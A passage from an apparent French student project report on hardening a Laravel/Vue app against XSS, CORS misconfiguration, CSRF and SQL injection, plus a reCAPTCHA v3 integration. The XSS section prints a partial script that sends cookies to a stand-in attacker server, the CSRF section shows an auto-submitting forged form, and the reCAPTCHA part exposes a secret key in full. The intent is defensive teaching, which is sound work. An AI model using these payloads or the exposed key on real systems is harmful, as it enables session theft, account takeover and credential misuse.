
    }else{
        return response()->json([
            'message'=>'unauthorized you are not an admin ',
        ], status: 401);
    }
}
```

Si le user pas un Admin un error va envoyer de status 401 qui (unauthorized) cad user n'a pas la permission de faire cet action.

## 8.6 Sécurisation contre les Attaques:

### 8.6.1 Sécurisation contre les Attaques XSS:

XSS ou ( cross site scripting ) c'est un bug qui très connu dans le monde de web security, et voilà Le principe de fonctionnement :



#### 8.6.1.1 Injection de Script :

L'attaquant insère un script malveillant dans un site web, souvent via des formes d'entrée qui ne sont pas correctement sécurisées comme des commentaires, des forums ou des champs de formulaire.


لن يتم نشر عنوان بريدك الإلكتروني.

```
<script>
    } ()document.addEventListener('DOMContentLoaded', function
var cookies = document.cookie; // Capture tous les cookies du navigateur de l'utilisateur
var url = 'https://serveur-attaquant.com/capture'; // URL du serveur de l'attaquant
var xhr = new XMLHttpRequest(); // Création d'une requête HTTP
xhr.open("POST", url, true); // Configuration de la requête en POST
xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded"); // Définir le type de
```

### 8.6.1.2 Exécution du Script :

Lorsque d'autres utilisateurs visitent le site web affecté ou cliquent sur le lien malveillant, le script injecté s'exécute automatiquement dans leur navigateur.

Le navigateur exécute le script comme s'il faisait partie intégrante du site web, **Par exemple ce script est injectée dans commentaire et si ce website pas sécurisé contre xss les cookies de chaque utilisateur va voler par l'attaquer quand sont connexion sur le website et va envoient vers son serveur.**



On remarque après envoyer le scripte dans la commentaire que quelques tags de javascripts sont supprimée comme `<script>` et `</script>` et le code n'est pas exécutable sans ces tags, donc il considère le code comme un chaine de caractère ou texte normale car , c-a-d ce website est sécurisé contre xss.


Dans Laravel, l'utilisation des accolades `{{ }}` dans les vues Blade assure que toute donnée affichée est automatiquement échappée par la fonction `htmlspecialchars` de PHP, convertissant les caractères spéciaux en entités HTML pour prévenir les attaques XSS. Par exemple, `<script>` deviendrait `&lt;script&gt;`, rendant le texte normal. Si vous souhaitez afficher du HTML brut, utilisez `{!! !!}`, mais faites-le avec prudence pour éviter les risques de sécurité.

```
<div class="offer-details">
  <h4>{{ offer.titre }}</h4>
  <p>{{ offer.description.slice(0, 100) }}...</p>
```

## 8.6.2 Sécurisation Contre Attack CORS:

### Qu'est-ce que CORS?

La norme Cross-Origin Resource Sharing (CORS) permet aux serveurs de définir qui peut accéder à leurs ressources et quelles méthodes de requête HTTP (GET, POST,PUT,DELETE,...) sont autorisées à partir de sources externes.



Dans cette vulnérabilité apparaît une notion de **Origins**

CORS (Cross-Origin Resource Sharing) est un mécanisme basé sur HTTP qui permet au serveur de spécifier quelles origines sont autorisées à effectuer des requêtes vers notre serveur. Cela renforce la sécurité et offre un meilleur contrôle sur le flux de données entre différentes origines.

Mais qu'est-ce exactement qu'une **origine**? Une origine est définie par trois composants :  
`http://domaine:8000`


- `http://` : le protocole
- `domaine` : le nom d'hôte (hostname)
- `8000` : le port

Ainsi, si nous comparons les origines et qu'un de ces trois éléments ne correspond pas, l'origine sera considérée comme différente.

Exemple : ceux deux origines sont different,



Et le navigateur bloquera toute requête envoyée par l'application SPA à l'API Laravel, à moins, bien sûr, que nous configurons correctement CORS. Dans ce cas, le serveur Laravel dira essentiellement au navigateur : "Hey, c'est bon, je connais Localhost 5173, j'accepte toutes les requêtes provenant de cette origine."




Essentiellement, le navigateur agit comme un Il travaille comme gardien: il reste à l'affût et observe. Par exemple, nous avons HTTP abc.com qui souhaite envoyer une requête GET à l'endpoint utilisateur de HTTP myapp.com. Le navigateur voit la requête, vérifie l'origine de l'expéditeur et l'origine du destinataire et dit :"juste pour explication" "Bonjour monsieur, excusez-moi, ces deux-là ne sont pas les mêmes, ils sont différents, donc ceci est une requête cross-origin."



Je vais devoir vous demander de vous écarter et d'attendre une minute pendant que je vérifie avec le serveur si ça lui convient, cette requête que vous envoyez. Ensuite, le navigateur effectue ce qu'on appelle la requête de pré-vol. Il se rend auprès du serveur et lui dit : "Salut mec, ce type de abc.com veut t'envoyer une requête GET à cet **endpoint (Route)**, t'es ok avec ça ?" Le serveur regarde alors dans sa liste d'origines autorisées, et il voit que abc.com

n'y figure pas et dit essentiellement au navigateur : "Je n'ai jamais entendu parler de cet homme de ma vie, fais-le sortir."



Et une erreur sera envoyée indiquant que vous n'avez pas l'autorisation d'accéder à cette route à partir de cette origine

### Application en Laravel:

On travail dans file **config/cors.php** ou on le choix de spécifier quenelle origins qui on peut ajouter pour interagir avec l'API,

```
'paths' => ["*"],  
'allowed_methods' => ['*'],  
'allowed_origins' => [  
    'http://localhost:8080',|  
    'http://localhost:8081',  
    'http://localhost:8082'  
,  
'allowed_origins_patterns' => [],  
'allowed_headers' => ['*'],  
'exposed_headers' => [],  
'max_age' => 0,  
'supports_credentials' => true,
```

Dans le champ **allowed\_origins**

Ou on spécifie les origines qui ont le droit d'interagir avec notre API.

Et les champs qui sont restés:

**'paths' => ["\*"]:** // ici on spécifie exactement les endpoints (Routes) qui sont autorisées d'accepter cross origin requests.

**'allowed\_methods' => ['\*']** // ici on specifie les methods ( POST,GET,PUT,DELETE)

`'allowed_origins_patterns' => []`: // cette configuration nous permet d'utiliser des caractères génériques pour autoriser une plus large gamme d'origines. Par exemple : `[/*localhost*/]` autorise ici n'importe quel protocole et port.

`'allowed_headers' => ['*']` :// on specifie les headers qui autorisee (authorization qui contient sanctum token, xcsrf token,..)

`'exposed_headers' => []`:

`'max_age' => 0`// .Ça est intéressant parce que cela vous permet de spécifier une date d'expiration pour vos paramètres CORS. Par exemple, si je saisis 100 secondes ici et que je vais sur le navigateur pour faire une requête, puis que je fais une autre requête en moins de 100 secondes, le navigateur ne fera pas une nouvelle **Preflight**.

`'supports_credentials' => true`// Ceci permet aux requêtes cross-origin d'inclure des identifiants, tels que des cookies, une authentification HTTP et des certificats clients. Dans notre cas, nous sommes particulièrement intéressés par la réception de **cookies**. Il est important de noter que **ce paramètre fonctionne en conjonction avec le paramètre côté front-end**. Celui du serveur dit : "Hey, ça me va si tu m'envoies des cookies via une requête cross-origin". Et puis celui du front-end, si `'withCredentials'` est défini sur `'true'`, dit : "Hey, j'inclus des identifiants". Les **deux doivent être configurés**, sinon votre authentication avec Sanctum ne fonctionnera pas.

### 8.6.3 Sécurisation Contre l'Attack CSRF:

CSRF signifie "Cross-Site Request Forgery" (inject de requête inter-site), une exploitation où un acteur malveillant trompe des utilisateurs authentifiés pour qu'ils exécutent des actions non désirées.

#### Scénario d'attaque CSRF:

Supposons qu'un site web permette à ses utilisateurs de changer leur adresse email via un formulaire POST. Voici à quoi pourrait ressembler un formulaire typique pour cette action sur un site sans protection CSRF appropriée :

```
<!-- Formulaire HTML pour le changement d'adresse email -->
<form action="http://example.com/update-email" method="POST">
  <input type="email" name="newEmail" required>
  <input type="submit" value="Mettre à jour l'email">
</form>
```

#### Exemple de Code d'Attaque CSRF

Un attaquant pourrait créer une page web malveillante ou un email contenant un formulaire HTML qui ressemble à ceci :

```
<!-- Page malveillante contenant un formulaire CSRF -->
<html>
  <body>
    <form action="http://example.com/update-email" method="POST" id="maliciousForm">
      <input type="hidden" name="newEmail" value="attacker@example.com">
    </form>
    <script>
      // Le formulaire est automatiquement soumis lorsque la page est chargée
      document.getElementById('maliciousForm').submit();
    </script>
  </body>
</html>
```

#### Explication de l'Attaque

- Soumission Automatique** : Lorsque la victime visite cette page malveillante ou ouvre un email contenant ce code, le formulaire est automatiquement soumis sans interaction de l'utilisateur.
- Changement d'Email** : Si la victime est déjà connectée sur `example.com`, le **navigateur enverra automatiquement les cookies de session** avec la requête. Le serveur `example.com` traitera la requête comme légitime et changera l'email de l'utilisateur à l'adresse spécifiée par l'attaquant.

### Protection de CSRF Dans Laravel:

Et la raison pour laquelle cette attaque se produit est due à une mauvaise configuration des cookies de session dans notre backend Laravel. Si nous ouvrons le fichier `config/session` et allons au champ `same\_site` qui a une valeur par défaut définie sur "lax", ceci constitue notre première défense contre les attaques CSRF. **Si nous définissons la valeur à `null`**, cela indique essentiellement aux navigateurs d'inclure toujours le cookie de session dans les requêtes, même si ces requêtes proviennent de différents sites web.

La solution est donc de régler cette valeur sur `lax`, ce qui indique au navigateur d'inclure les cookies uniquement pour les requêtes provenant de notre site web.



**token CSRF put in file  
framework/sessions**

Exemple d'une session:

```
a:3:{s:6:"_token";s:40:"DqTCwL2IuuE8aCc6v1eBnH5zBTnsqw9oqS2TGBfB";
s:9:"_previous";a:1:{s:3:"url";s:41:"http://localhost:8000/sanctum
/csrf-cookie";}s:6:"_flash";a:2:{s:3:"old";a:0:{}s:3:"new";a:0:{}}}
```

Cependant, une session correctement configurée nous aide uniquement avec les requêtes authentifiées ; parfois, nous avons des endpoints (Routes) de terminaison qui ne nécessitent pas nécessairement que l'utilisateur soit authentifié. Pour cette raison, en plus des tokens Anti-CSRF qui protègent ce scénario spécifique, nous associons également des cookies `Same-Site:LAX` pour une protection CSRF accrue. Voici comment cela fonctionne :

Pour spécifier les route qui ne nécessite pas csrf token on l'identifier dans middleware qu'est responsable sur les csrf tokens

```
class VerifyCsrfToken extends Middleware
{
    protected $except = [
        // Cette route ne va pas appeler le token CSRF.
        'test/ask-csrf-token'
    ];
}
```

## 8.6.4 Injection SQL:

Dans Laravel, les attaques de type injection SQL sont prévenues efficacement grâce à l'utilisation des requêtes préparées, intégrées dans le système de construction de requêtes de l'ORM Eloquent ou via le façonnier de requêtes. Voici des exemples concrets pour mieux comprendre comment Laravel protège vos applications de ce type de vulnérabilités :

### Exemple avec Eloquent:

Eloquent est l'ORM de Laravel qui permet de manipuler la base de données à l'aide d'objets PHP. En utilisant Eloquent, chaque requête est sécurisée par des requêtes préparées, ce qui empêche les injections SQL.

```
// Recherche d'un utilisateur par son email
$user = User::where('email', '=', $email)->first();
```

Dans cet exemple, la variable `'\$email'` est automatiquement échappée par Eloquent, ce qui empêche tout code SQL malveillant potentiellement inclus dans `'\$email'` d'être exécuté.

### Exemple avec le Query Builder:

Le Query Builder de Laravel offre une autre façon de créer des requêtes sécurisées sans écrire de SQL brut. Comme avec Eloquent, toutes les données sont automatiquement échappées pour prévenir les injections SQL.

```
// Insertion d'un nouvel utilisateur
DB::table('users')->insert([
    'name' => $name,
    'email' => $email,
    'password' => Hash::make($password)
]);
```

Dans ce cas, les valeurs de `\\$name`, `\\$email`, et `\\$password` sont sécurisées avant insertion. Même si ces variables contiennent des caractères susceptibles de compromettre la requête SQL, Laravel les échappe de manière appropriée.

### Exemple avec les Requêtes Raw:

Même lorsque vous devez utiliser des requêtes SQL brutes pour des cas plus complexes, Laravel vous permet de le faire de manière sécurisée à l'aide de bindings :

```
// Requête SQL brute avec binding sécurisé
$result = DB::select('SELECT * FROM users WHERE email = :email', ['email' => $email]);
```

Ici, `:email` est un placeholder pour lequel Laravel va automatiquement lier la variable `\\$email`, en utilisant des mécanismes de requêtes préparées pour éviter les injections SQL.

## 8.7 integer google RECAPTCHA:

reCAPTCHA v3 aide à prévenir plusieurs types d'attaques automatisées sur les sites web en analysant le comportement des utilisateurs et en attribuant un score de probabilité de bot

Plateforme\_Recaptcha ID: 6LeJmvkpAAAAAGB5JXa6JXQbw-tG237frVeuSnEq 



Protected

Your key is requesting tokens and scores  
Everything is set up correctly and your site or app is protected.

### Configuration



Frontend

[VIEW INSTRUCTIONS](#)



Backend

[VIEW INSTRUCTIONS](#)

Pour intégrer le recaptcha dans notre projet on le fait en côte backend and cote front end.

Mais premièrement on aller <https://www.google.com/recaptcha> apres on cree un captcha pour notre projet comme suite.

'Plateforme\_Recaptcha' has been registered.

Use this site key in the HTML code your site serves to users.  [See client side integration](#)

 [COPY SITE KEY](#)

6LeJmvkpAAAAAGB5JXa6JXQbw-tG237frVeuSnEq

Use this secret key for communication between your site and reCAPTCHA.  [See server side integration](#)

 [COPY SECRET KEY](#)

6LeJmvkpAAAAAFz\_bj3kbQUJZ9y3KTi8iOKyOieM

Après google recaptcha nous donne deux clés ( KEYS) qui on va les configurer dans le front et backend.

## Configuration dans frontend:

### Étape 1 : Installer le package vue-recaptcha-v3

npm install vue-recaptcha-v3

### Étape 2 : Configurer Vue 3 avec vue-recaptcha-v3

En créant un fichier ou on place les variable d'environnement .env file et on déclare un variable VUE\_APP\_RECAPTCHA\_SITE\_KEY et on l'affecte valeur de code SITE KEY de recaptcha.

⚙ .env

```
1 VUE_APP_RECAPTCHA_SITE_KEY=6LeJmvkpAAAAAGB5JXa6JXQbw-tG237frVeuSnEq
```

```
// Importez createApp de vue
import { createApp } from 'vue';
import App from './App.vue';
import router from './router';
import { VueReCaptcha } from 'vue-recaptcha-v3';

// Créez l'instance de l'application
const app = createApp(App);

// Utilisez le plugin reCAPTCHA
app.use(VueReCaptcha, {
  siteKey: process.env.VUE_APP_RECAPTCHA_SITE_KEY,
});

// Utilisez le router avec `app.use()`
app.use(router);

// Montez l'application
app.mount('#app');
```

Dans main.js on import the **VueRecaptcha** de **vue-recaptcha-v3** package . et on utiliser le recaptcha travers le code qui stokke dans **VUE\_APP\_RECAPTCHA\_SITE\_KEY**

### Étape 3 : Utiliser reCAPTCHA dans vos composants Vue.

Ici on déclare une fonction qui va utiliser pour extraire le token de recaptcha API.

```
data() {
  return {
    user: {
      name: '',
      email: '',
      password: '',
      password_confirmation: '',
    },
    emailError: '',
    passwordError: '',
    passwordConfirmationError: ''
  };
},
setup() {
  const { executeRecaptcha } = useReCaptcha();
  return { executeRecaptcha };
},
```

Ici on obtient le token et on le retourne avec les données de formulaire. Dans le champ 'g-recaptcha-response': **token** vers back end.

```
try {
  ...
  const token = await this.executeRecaptcha('signup');

  await getCSRFToken();
  const response = await axios.post('/api/register-parent', {
    ...this.user,
    'g-recaptcha-response': token
  });
}
```

## Configuration de Laravel:

### Étape 1 :Installer la bibliothèque reCAPTCHA :

```
AL AZAMI@DESKTOP-Q81GVVI MINGW64 ~/Desktop/full project/Plateforme_Activites/api (admin_controller)
$ composer require google/recaptcha
```

### Étape 2 : Ajouter les clés reCAPTCHA Keys à votre fichier .env :

```
# RECAPTCHA
RECAPTCHA_SITE_KEY=6LeJmvkpAAAAAGB5JXa6JXQbw-tG237frVeuSnEq
RECAPTCHA_SECRET_KEY=6LeJmvkpAAAAAFz_b13kbQUJZ9y3KTi8i0Ky0ieM
```

### Étape 3 : Créez un middleware pour valider le reCAPTCHA :

```
AL AZAMI@DESKTOP-Q81GVVI MINGW64 ~/Desktop/full project/
$ php artisan make:middleware RecaptchaMiddleware
```

```

class RecaptchaMiddleware
{
    // tarek al azami
    public function handle(Request $request, Closure $next)
    {
        $recaptcha = new ReCaptcha(env('RECAPTCHA_SECRET_KEY'));
        $response = $recaptcha->verify($request->input(['key' => 'g-recaptcha-response']), $request->ip());

        if (!$response->isSuccess()) {
            return response()->json(['error' => 'reCAPTCHA validation failed'], status: 422);
        }

        return $next($request);
    }
}

```

### Étape 3 : Enregistrer le middleware.

```

protected $middlewareAliases = [
    'recaptcha' => \App\Http\Middleware\RecaptchaMiddleware::class,
];

Route::middleware(['auth:sanctum', 'recaptcha'])->group(function (){
    Route::get('my-profile', [LoginController::class, 'AuthenticatedProfile'])->name('Myprofile');
})

```

Ce middleware vérifie le token reCAPTCHA pour chaque requête entrante. Si la validation échoue, il renvoie une erreur 422. Si elle réussit, il permet à la requête de continuer son traitement normal. Cela aide à protéger l'application contre les requêtes automatisées malveillantes (bots).

#### 8.7.1 Types d'attaques que reCAPTCHA v3 peut aider à prévenir:

Voici quelques types d'attaques que reCAPTCHA v3 peut aider à prévenir :

##### 1. Attaques par force brute:

- **Définition:** Tentatives répétées de deviner des identifiants (noms d'utilisateur et mots de passe) pour accéder à des comptes utilisateurs.

**- Prévention par reCAPTCHA :** En détectant les comportements suspects et en ajoutant une couche de vérification supplémentaire, reCAPTCHA v3 peut empêcher ces tentatives d'accès non autorisé.

## **2. Spaming des formulaires:**

**- Définition:** Envoi massif de messages indésirables via des formulaires de contact, d'inscription, de commentaires, etc.

**- Prévention par reCAPTCHA :** En évaluant le score de probabilité de bot pour chaque soumission de formulaire, reCAPTCHA peut filtrer les soumissions suspectes et réduire le spam.

## **3. Scraping de contenu:**

**- Définition:** Extraction automatisée de contenu d'un site web sans autorisation.

**- Prévention par reCAPTCHA :** En détectant les requêtes automatisées, reCAPTCHA peut réduire la capacité des bots à extraire du contenu.

## **4. Création de faux comptes:**

**- Définition:** Utilisation de scripts automatisés pour créer de nombreux comptes fictifs sur un site web.

**- Prévention par reCAPTCHA:** En évaluant le comportement des utilisateurs lors de l'inscription, reCAPTCHA peut empêcher la création de comptes fictifs.

## **5. Attaques DDoS (Distributed Denial of Service):**

**- Définition:** Envoi massif de requêtes pour surcharger un serveur et le rendre indisponible.

**- Prévention par reCAPTCHA :** Bien que reCAPTCHA ne puisse pas arrêter une attaque DDoS à grande échelle, il peut aider à limiter l'impact des petites attaques en bloquant les requêtes suspectes.

## **6. Attaques de force brute sur des API :**

**- Définition :** Tentatives répétées d'utiliser une API de manière abusive pour accéder à des ressources protégées.


**- Prévention par reCAPTCHA:** En intégrant reCAPTCHA v3 dans les appels API, il est possible de vérifier la légitimité des requêtes et de bloquer les requêtes automatisées malveillantes.

### Comment reCAPTCHA v3 Fonctionne:

- Analyse du comportement :** reCAPTCHA v3 surveille les interactions de l'utilisateur avec le site web, comme les mouvements de la souris, les clics, et le temps passé sur la page.
- Attribution d'un score:** Chaque interaction se voit attribuer un score de probabilité de bot, de 0.0 (très probablement un bot) à 1.0 (très probablement un humain).
- Actions basées sur le score:** En fonction du score, le site web peut prendre différentes mesures, telles que demander une vérification supplémentaire, limiter l'accès, ou bloquer complètement l'accès.

En résumé, reCAPTCHA v3 est un outil puissant pour détecter et prévenir les activités automatisées malveillantes, protégeant ainsi les sites web contre une variété d'attaques courantes.

### Sécurisation du Projet Laravel avec VueJS



## Chapitre 9 : Tests Logiciels



## Introduction

Les tests jouent un rôle crucial dans le développement de logiciels de qualité, en permettant d'identifier, de corriger et de prévenir les défauts tout au long du processus de développement. Ce rapport vise à fournir une compréhension approfondie des tests logiciels, des bonnes pratiques et des techniques pour mener à bien des tests efficaces.

Dans le monde du développement logiciel, la qualité est une priorité absolue. Les utilisateurs attendent des applications fiables, performantes et exemptes de bugs. Les tests logiciels sont l'un des moyens les plus efficaces pour garantir que ces attentes soient satisfaites. Ils permettent de vérifier le bon fonctionnement des fonctionnalités, de détecter les défauts et les erreurs, et d'assurer la stabilité et la robustesse des applications.

Au cours de ce rapport, nous aborderons les sujets suivants :

- Les fondements des tests logiciels : définitions, objectifs et importance.
- Des différents types de tests logiciels et leurs applications.
- Les étapes pour élaborer et exécuter des tests logiciels.
- Les outils et les ressources disponibles pour nous aider dans nos tests.

## Les Tests Manuels et Automatisés

### Les tests Manuels :

Les tests manuels sont des tests exécutés par des testeurs humains, sans l'utilisation d'outils ou de scripts automatisés. Ces tests impliquent la vérification manuelle des fonctionnalités et des comportements d'une application logicielle en suivant des procédures de test définies. Les testeurs interagissent directement avec l'interface utilisateur de l'application pour vérifier son bon fonctionnement, détecter les défauts et évaluer l'expérience utilisateur.

Dans les tests manuels, les testeurs utilisent leur expertise, leur intuition et leur expérience pour identifier les problèmes potentiels et les anomalies dans le logiciel. Ils suivent des scénarios de test prédéfinis et enregistrent les résultats de leurs observations,

